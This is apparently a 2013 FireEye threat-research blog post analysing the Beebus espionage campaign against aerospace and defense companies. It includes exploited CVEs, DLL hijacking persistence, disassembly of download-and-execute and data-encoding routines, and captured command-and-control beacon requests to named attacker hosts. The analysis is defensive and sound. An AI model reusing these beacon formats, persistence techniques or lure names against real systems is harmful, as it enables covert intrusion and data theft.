OPERATION BEEBUS

February 01, 2013 | by Vinay Pidathala, Zheng Bu, Thoufique Haq, Darien Kindlund | Targeted Attack

FireEye discovered an APT campaign consistently targeting companies in the aerospace and defense industries. The campaign has been in effect for sometime now.

Infection Vector

We have seen this campaign use both email and drive-by downloads as a means of infecting end users. The threat actor has consistently used attachment names of documents/white papers released by well-known companies. The malicious email attachment exploits some common vulnerabilities in PDF and DOC files.


PDF:	CVE-2011-0611
DOC:	CVE-2012-0158
PDF:	CVE-2009-0927
DOC:	CVE-2010-3333
PDF:	CVE-2012-0754
DOC:	

Table 1

The

malware uses a well-documented vulnerability in the Windows OS known as DLL search order hijacking. There is an order in which executables load DLLs on the Windows operating system. This particular malware takes advantage of this vulnerability and drops a DLL called ntshrui.DLL in the C:\Windows directory. The first place from where the executable looks to load the DLL is its own directory. By dropping the ntshrui.DLL in the directory C:\Windows, the malware achieves persistence.


Figures 1 and 2 below show the modified weaponized PDF, which was used in the spear phishing attack. The PDF on the left is the non-malicious version, while the one on the right is malicious. As you can see from the pictures below, the original PDF was modified using the Ghostscript tool. Also the size of the malicious PDF is significantly smaller than the non-malicious version.



Type of file: Adobe Acrobat Document
Opens with: Adobe Reader 8.0
Location: C:\Documents and Settings\Administrator\Desktop
Size: 2.58 MB (2,711,620 bytes)
Size on disk: 2.58 MB (2,715,648 bytes)
Created: Today, January 18, 2013, 8:42:54 AM
Modified: Today, January 18, 2013, 8:42:57 AM
Accessed: Today, January 18, 2013, 8:42:57 AM
Attributes: □ Read-only □ Hidden
Security: This file came from another computer and might be blocked to help protect this computer.

Type of file: Adobe Acrobat Document
Opens with: Adobe Reader 8.0
Location: C:\Documents and Settings\Administrator\Desktop
Size: 402 KB (411,946 bytes)
Size on disk: 404 KB (413,696 bytes)
Created: Today, January 18, 2013, 4:54:23 AM
Modified: Today, January 18, 2013, 4:53:44 AM
Accessed: Today, January 18, 2013, 8:21:50 AM
Attributes: □ Read-only □ Hidden
Security: This file came from another computer and might be blocked to help protect this computer.

Figure 1




Title: [redacted] DOC0053328 DC
Author: Unknown User Name
Subject:
Keywords:
Created: Sunday, February 26, 2012, 4:59:18 AM
Modified: Sunday, February 26, 2012, 5:02:07 AM
Application: Adobe InDesign CS5 (7.0)
PDF Producer: Adobe PDF Library 9.9
Fast Web View: Yes PDF Version: 1.4
Information on this page reflects the actual contents of the Adobe PDF file. This page may differ from other pages of this property sheet that display information from the Windows file system.

Title: \376\377\000G\000f\000o\000b\000a\000f\000
Author: ()
Subject:
Keywords: ()
Created:
Modified:
Application: \376\377\000P\000D\000F\000C\000r\000e\000
PDF Producer: GPL Ghostscript 8.64
Fast Web View: No PDF Version: 1.4
Information on this page reflects the actual contents of the Adobe PDF file. This page may differ from other pages of this property sheet that display information from the Windows file system.

Figure 2

Command and Control



Follow TCP Stream


Stream Content

```
GET /windowsupdate/v6/default.aspx?ln=en-us HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; )
Accept: */*
Host: update.microsoft.com
Cookie: MC1=V=3&GUID=afe1e295d3c94b2ca137abc405a63a57
```

Entire conversation (192 bytes)

Figure 3. Initial GET request

The malware communicates with a remote command and control (CnC) server. The GET request in Figure 4 is the initial request that the compromised machine makes to "check in" with the CnC server. The keyword "p=2," which is sent out as part of the URI, appears to indicate the version of the malware. Mining our database we found three versions of this malware and they are noted in the table below. The version value is hard-coded in the ntshrui.DLL file in the samples we observed.




Follow TCP Stream

Stream Content

```
GET /s/asp?
__uLB1B8BAAKAAAXBQAAAAEAAAACAAAAAAAAAG9zYW11AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUgBlAGOAb
wBOAGUAIABQAEMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==p=2
HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; )
Accept: */*
Host:
```

Figure 4. Encrypted data sent to CnC

It encrypts information it collects with the base64 algorithm and then sends it to the remote CnC server as seen in Figure 4. It is interesting to note that the base64 data is subjected to some substitutions before it is sent out preventing run of the mill inspection on the wire. It replaces the '/' (forward slash) and '+' (plus) characters which are part of the base64 character set with '_' (underscore) and '-' (hyphen) respectively. The code that performs this operation is shown in Figure 5.




```
10001141  >  8038 2B    CMP BYTE PTR DS:[EAX],2B
10001144  .v 75 03      JNE SHORT 10001149
10001146  .  C600 2D    MOV BYTE PTR DS:[EAX],2D
10001149  >  8038 2F    CMP BYTE PTR DS:[EAX],2F
1000114C  .v 75 03      JNE SHORT 10001151
1000114E  .  C600 5F    MOV BYTE PTR DS:[EAX],5F
10001151  >  8A48 01    MOV CL,BYTE PTR DS:[EAX+1]
10001154  .  40         INC EAX
10001155  .  84C9       TEST CL,CL
10001157  .^ 75 E8      JNZ SHORT 10001141
```

Replacing '+' (2B) with '-' (2D)

Replacing '/' (2F) with '_' (5F)

Figure 5


A sample of the data that is encrypted and sent to the CnC server for version 'p=2' is seen in the memory dump shown in Figure 6. At offset 4-7 it contains a time-based counter. It uses the keyword "osamu" in this instance to identify this particular campaign. The campaign keywords are not sent out in version 'p=1' but can still be found hardcoded in the DLL payload. The hostname and OS information are also included in the beacon. It awaits further commands from the CnC server in response to the data sent out.



```
Address  Hex dump                                         ASCII
003EEDD8 FF F9 8B 07 58 68 FC 01 C0 A8 38 65 05 00 00 00  ·ï·Xh"0└¿8e♣...
003EEDE8 01 00 00 00 03 00 00 00 00 00 00 00 6F 73 61 6D  0...♥.......osam
003EEDF8 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  u...............
003EEE08 00 00 00 00 00 00 00 00 00 00 00 00 54 00 31 00  ............T.1.
003EEE18 2D 00 46 00 38 00 34 00 41 00 31 00 33 00 37 00  -.F.8.4.A.1.3.7.
003EEE28 46 00 46 00 45 00 45 00 37 00 00 00 00 00 00 00  F.F.E.E.7.......
003EEE38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003EEE48 00 00 00 00 00 00 00 00 00 00 00 00 9C 00 00 00  ............£...
003EEE58 05 00 00 00 01 00 00 00 28 0A 00 00 02 00 00 00  ♣...0...(...0...
003EEE68 53 65 72 76 69 63 65 20 50 61 63 6B 20 33 00 00  Service Pack 3..
003EEE78 80 93 94 7C 88 3A 09 00 D0 00 00 00 EE FE EE FE  Çöö|ê:..╨...є■є■
```


Figure 6

It has modules to capture system information (processor, disk, memory, OS), process id, process start time, and current user information. It also contains a module to download and execute additional payloads and updates. It downloads in to %TEMP% directory and calls CreateProcessA to invoke execution as seen below:



```
.text:10002ED9                 push    offset aTemp    ; "%TEMP%"
.text:10002EDE                 call    dword ptr [edx+13CCh]
.text:10002EE4                 cmp     eax, esi
.text:10002EE6                 jz      short loc_10002F5C
.text:10002EE8                 lea     ecx, [ebp+CommandLine]
.text:10002EEE                 push    offset String2  ; "\\update.exe"
.text:10002EF3                 push    ecx             ; lpString1
.text:10002EF4                 call    ds:lstrcatA
.text:10002EFA                 mov     ecx, [ebp+var_20]
.text:10002EFD                 lea     edx, [ebp+CommandLine]
.text:10002F03                 push    edx             ; int
.text:10002F04                 push    offset aHttpWww ; "http://www.          /a.bin"
```

Figure 7



```
.text:10002F37                 push    eax             ; lpProcessInformation
.text:10002F38                 push    ecx             ; lpStartupInfo
.text:10002F39                 push    esi             ; lpCurrentDirectory
.text:10002F3A                 push    esi             ; lpEnvironment
.text:10002F3B                 push    20h             ; dwCreationFlags
.text:10002F3D                 push    esi             ; bInheritHandles
.text:10002F3E                 push    esi             ; lpThreadAttributes
.text:10002F3F                 lea     edx, [ebp+CommandLine]
.text:10002F45                 push    esi             ; lpProcessAttributes
.text:10002F46                 push    edx             ; lpCommandLine
.text:10002F47                 push    esi             ; lpApplicationName
.text:10002F48                 mov     [ebp+StartupInfo.dwFlags], 81h
.text:10002F52                 mov     [ebp+StartupInfo.wShowWindow], si
.text:10002F56                 call    ds:CreateProcessA
```

Figure 8

The POST request looks very similar to the GET request and uses base64 encoding to encode the URI.

POST /s/asp?
__uLBwO1bAMKBgG2BQAAAAEAAAACAAAAAAAAAAG9zYW11AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVwBJAE4ARABPAFcAUwBNAEEAQQBOAEUAAAAAAAAAAAAAAAAAAA
HTTP/1.1

User-Agent: Mozilla/4.0 (compatible;)

Accept: */*

Host:

Content-Length: 563

Connection: Keep-Alive

Cache-Control: no-cache


The malware collects the following information from the compromised machine.

1) Type of Processor

2) CPU Speed

3) Figures out the product type by querying the \SYSTEM\CurrentControlSet\Control\ProductOptions\ProductType registry key.


4) Memory Usage



```
text:10002F2B               push    offset aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\Control\\Pro"...
text:10002F30               push    80000002h
text:10002F35               call    dword ptr [ebx+1534h]
text:10002F3B               lea     eax, [ebp+var_44]
text:10002F3E               push    eax
text:10002F3F               lea     eax, [ebp+var_3D4]
text:10002F45               push    eax
text:10002F46               push    edi
text:10002F47               push    edi
text:10002F48               push    offset aProducttype ; "ProductType"
text:10002F4D               push    [ebp+var_30]
text:10002F50               call    dword ptr [ebx+153Ch]
text:10002F56               push    [ebp+var_30]
text:10002F59               call    dword ptr [ebx+1508h]
text:10002F5F               lea     eax, [ebp+var_3D4]
text:10002F65               push    eax
text:10002F66               push    offset aWinnt   ; "WINNT"
text:10002F6B               call    dword ptr [ebx+133Ch]
text:10002F71               test    eax, eax
text:10002F73               jnz     short loc_10002F87
text:10002F75               lea     eax, [ebp+var_338]
text:10002F7B               push    offset aProfessional ; " Professional "
text:10002F80               push    eax
text:10002F81               call    dword ptr [ebx+1334h]
text:10002F87
text:10002F87 loc_10002F87:                           ; CODE XREF: sub_10002A90+4E3↑j
text:10002F87               lea     eax, [ebp+var_3D4]
text:10002F8D               push    eax
text:10002F8E               push    offset aLanmannt ; "LANMANNT"
text:10002F93               call    dword ptr [ebx+133Ch]
text:10002F99               test    eax, eax
text:10002F9B               jnz     short loc_10002FAF
text:10002F9D               lea     eax, [ebp+var_338]
text:10002FA3               push    offset aServer  ; " Server "
```

Figure 9


The malware is fairly noisy sending multiple GET requests. In our test environment we observed that the POST request started a couple of hours after the malware initially checked in with the CnC. Around the same time we also noticed a new exe get dropped under "C:\Documents And Settings\Administrator\Local Setting\Temp~ISUN32.exe". The two figures below show the ISUN32.exe process start up and the exe get dropped under TEMP directory.



C:\Documents and Settings\Administrator\Temp

~ISUN32.EXE

Figure 10


Process Explorer - Sysinternals: www.sysinternals.com [WIN...
File Options View Process Find DLL Users Help

Process	PID	CPU	Description	Comp
vmtoolsd.exe	1900		VMware Tools Core Service	VMwar
VMUpgradeHel...	296		VMware virtual hardware up...	VMwar
lsass.exe	720		LSA Shell (Export Version)	Micros
alg.exe	176		Application Layer Gateway S...	Micros
wscntfy.exe	1312		Windows Security Center No...	Micros
VMwareTray.exe	2012		VMware Tools tray application	VMwar
VMwareUser.exe	2020		VMware Tools Service	VMwar
procexp.exe	3700	3.08	Sysinternals Process Explorer	Sysinte
explorer.exe	3996		Windows Explorer	Micros
cmd.exe	3124		Windows Command Processor	Micros
IEXPLORE.EXE	3248		Internet Explorer	Micros
~ISUN32.EXE	1296			

Figure 11

We have a full list which summarizes the attachment names, campaign codes, and campaign duration of this particular operation. The table also includes the md5sum of the malware payloads. Below is a subset of attachment names that we have observed. We are willing to share additional information with the security community. Please contact research at fireeye dot com for more information.

sensor environments.doc

Global_A&D_outlook_2012.pdf

FY2013_Budget_Request .doc

Understand your blood test report.pdf

RHT_SalaryGuide_2012.pdf

Security Predictions for 2012 and 2013.pdf

April Is the Cruelest Month.pdf

National Human Rights Action Plan of China (2012-2015).pdf

Dept of Defense FY12 A STTR Solicitation Topics of Interest to Boeing.pdf

Boeing_Current_Market_Outlook_2011_to_2030.pdf

RHT_SalaryGuide_2012.pdf


dodd-frank-conflict-minerals.doc

Conflict-Minerals-Overview-for-KPMG.doc

сообщить.doc


Timeline of the Beebus Campaign

From the timeline below, we were able to figure out that this campaign has been targeting companies in the Aerospace and Defense vertical in waves. There is no specific pattern to this attack, we have seen days on which multiple weaponized emails were sent to several companies, and on other days we observed that the threat actor sent only one email to a specific target organization. The chart below shows Beebus attacks in the last year.



ORIGIN/THREAT ACTOR ATTRIBUTION:

-



- Beebus (seen as early as April 2011)
  - which uses C2 associated with...
- HTran (TCP proxy tool)
  - which was associated with...
- RSA breach in March 2011 and
  - linked to the group that uses HTML comments,
- Also known as the "Comment Group"
  - which has been attributed to China.

The term "Beebus" was coined from an initial sample in this campaign (MD5: 7ed557921ac60dfcb295ebabfd972301), which was originally submitted to VirusTotal on April 12, 2011.[1] After this executable compromises the endpoint, this sample then generated command and control traffic to:

GET /s/asp?XAAAAM4w5jmOS_kMZlr67o8jettxsYA8dZgeNAHes-Nn5p-6AFUD6yncpz5AL6wAAA==p=1 HTTP/1.1

User-Agent: Mozilla/4.0 (compatible;)

Accept: */*

Host: bee.businessconsults.net

As early as March 2011, Joe Stewart at Dell SecureWorks reported that various subdomains off the primary domain of "businessconsults.net" have acted as command and control nodes for the well-known "HUC Packet Transmit Tool" (aka "HTran")[2], which is a light-weight TCP proxy tool used by the nation state threat actor that breached RSA around that time, labeled by

McAfee as "Operation Shady RAT."[3] According to McAfee, one of the major tools, techniques, and procedures (TTPs) used by this threat actor was their use of obfuscated or encrypted HTML comments embedded in otherwise benign websites, in order to indirectly control compromised endpoints.

As such, this TTP of obfuscated/encrypted HTML comments has been also widely reported in the media as associated with the nation state group called "Comment Group" or "Comment Team," which is believed to be associated with the Chinese government.[4] Bloomberg reports that various US intelligence sources have labeled this activity as "Byzantine Candor", accordingly.[5]

Based upon these correlations, we believe Beebus to be yet another TTP associated with threat actors based in China.

Another related sample (MD5: d7ec457be3fad8057580e07cae74becb) was originally submitted to VirusTotal on Sept. 23, 2011[6] and generates the following

"Beebus" traffic pattern:

```
GET /s/asp?XAAAAM4w5jmIa_kMZlr67o8jettxsYA8dZgeNAHes-Nn5p-6AFUD6yncpz5AL6wAAA==p=1 HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; )

Accept: */*

Host: 68.96.31.136
```

Siilarly, the IP address (68.96.31.136) was another C2 node reported by Dell SecureWorks as hosting the HTran proxy infrastructure.[7]

[1]https://www.virustotal.com/search/query=7ed557921ac60dfcb295ebabfd972301

[2] http://www.secureworks.com/cyber-threat-intelligence/threats/htran/

[3] http://www.mcafee.com/us/resources/white-papers/wp-operation-shady-rat.pdf

[4] http://www.bloomberg.com/news/2012-07-26/china-hackers-hit-eu-point-man-and-d-c-with-byzantine-candor.html

[5] http://www.bloomberg.com/news/2012-07-26/china-hackers-hit-eu-point-man-and-d-c-with-byzantine-candor.html

[6] https://www.virustotal.com/search/query=d7ec457be3fad8057580e07cae74becb

[7]http://www.secureworks.com/cyber-threat-intelligence/threats/htran/

This post was written by FireEye researchers Darien Kindlund, Vinay Pidathala, and Thoufique Haq.

This entry was posted on Fri Feb 01 15:56:30 EST 2013 and filed under Advanced Persistent Threat, Beebus, Blog, Darien Kindlund, Targeted Attack, Thoufique Haq, Vinay Pidathala and Zheng Bu.

SIGN UP FOR
EMAIL UPDATES

First Name Last Name

Email Address

□ **Executive Perspective Blog**

□ **Threat Research Blog**

□ **Products and Services Blog**

Products
Solutions
Mandiant Consulting
Current Threats
Partners
Support

Company
Careers
Press Releases
Webinars
Events
Investor Relations

Incident?
Contact Us
Communication Preferences
Report Security Issue
Supplier Documents
Legal Documentation

LinkedIn
Twitter
Facebook
Google+
YouTube
Podcast
Glassdoor

Contact Us:
877-FIREEYE (877-347-3393)

Privacy & Cookies Policy | Safe Harbor